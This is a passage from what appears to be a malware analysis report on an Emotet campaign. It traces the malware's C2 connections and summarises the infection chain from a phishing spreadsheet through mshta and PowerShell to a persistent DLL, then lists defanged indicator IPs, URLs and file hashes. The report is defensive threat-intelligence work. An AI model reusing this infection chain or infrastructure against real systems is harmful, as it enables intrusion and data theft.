

Figure 24 : Malware communicating with C2 Server of 159.69.43.124:8080

The TCP connection is initiated to 159.69.43.124 through 8080 port of the server right after the DLL was executed. According to the Sysmon log, the domain name resolved to this IP is *clients.your-server.de*.



Figure 25 : Virustotal intelligence confirmed that the IP is used for Emotet Command & Control server

The malware uses Windows API *InternetConnectW* to create the connection to the C2 server. As you can see in the following figure, the malware creates the first connection to the IP address 159.69.43.124 via 8080 port, the same as detected in the Sysmon log.



Figure 26 : Malware connection to first C2 server, 159.69.43.124

Observing the behavior in the debugger resulting us to discover the second C2 connection. The communication was made to the different IP address which is 45.79.80.198 on port 443.

Figure 27 : Malware making second connection to another C2 server, 45.79.80.198

Initiating the request of the connection will create the connection as Netbytesec malware analyst observe the network behaviour and step over the *HttpSendRequest* function.



Figure 28 : Malware using HttpSendRequest function

Conclusion

The attacker sends email to the targeted victims by spoofing their display name to a legitimate name. However, the email displays still stays the same, which is the original email of the Emotet campaign agent. For this specific case, the attacker sent an email to one of the target using hijacked email thread. In the email is attached an excel file titled ‘untitled_176399.xls ’. The content of their email contains a malicious script that will execute mshta binary in order to download and execute the next malicious payload from 91.240.118.168.

The executed malicious payload will download a PNG file from the same IP containing Powershell payload that will download malicious DLL from one of the domains, save it at *C:/ProgramData* with name *QWER.DLL*. Afet that, it will execute Rundll32.exe to run QWER.DLL with an arbitrary argument. The execution of QWER.DLL with arbitrary argument served as the trigger for the next execution of QWER.DLL with specific argument of DllRegisterServer which is the real entrypoint of the DLL.

The malicious DLL will duplicate itself to a new arbitrary path in *C:/<Users>/AppData/Local/* with new arbitrary name and arbitrary arguments and register itself in *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* in Windows registry. As a result, the malicious DLL will be persistent and will be executed every time the user boots up their machine. The persistence malware will communicate with the C2 server at 159.69.43.124 through the port 8080.

Indicator of Compromises

IP address

- 91.240.118[.]168

- 159.69.43[.]124:8080 (C2 Servers)
- 45.79.80[.]198 (C2 Servers)

Domains

- http://91.240.118[.]168/oo/aa/se.html
- http://91.240.118[.]168/oo/aa/se.png
- http://farmmash[.]com/edh2fa/g2Q7Qbgs/
- http://karensgardentips[.]com/cgi-bin/hfpv/
- http://centrobilinguelospinos[.]com/wp-admin/w8528qkQnMPLDUc/
- http://unitedhorus[.]com/wp-content/m3oxVSV2uYW2rbh/
- http://vldispatch[.]com/licenses/JE6Ol2dfhrk/
- http://il-piccolo-principe[.]com/wp-content/Ua9GvD7acXnDz/
- http://hardstonecap[.]com/well-known/ps9kNMgc6/
- http://3-fasen[.]com/wp-content/3Bl0hBbW/
- http://baldcover[.]com/wp-admin/oRwkRUWpbJ55/

Hash

- 25995b47257212e2e3ca5f7704c9e830 (untitled_176399.xls)
- 9bf1102cd38dc1364f54407bb4cb2a (se.html)
- 63f0672552a000605e99190036e9676f (se.png)
- 74bb69b8ba9d2b649f4de5adb2cf06d9 (QWER.DLL)

Full report can be seen here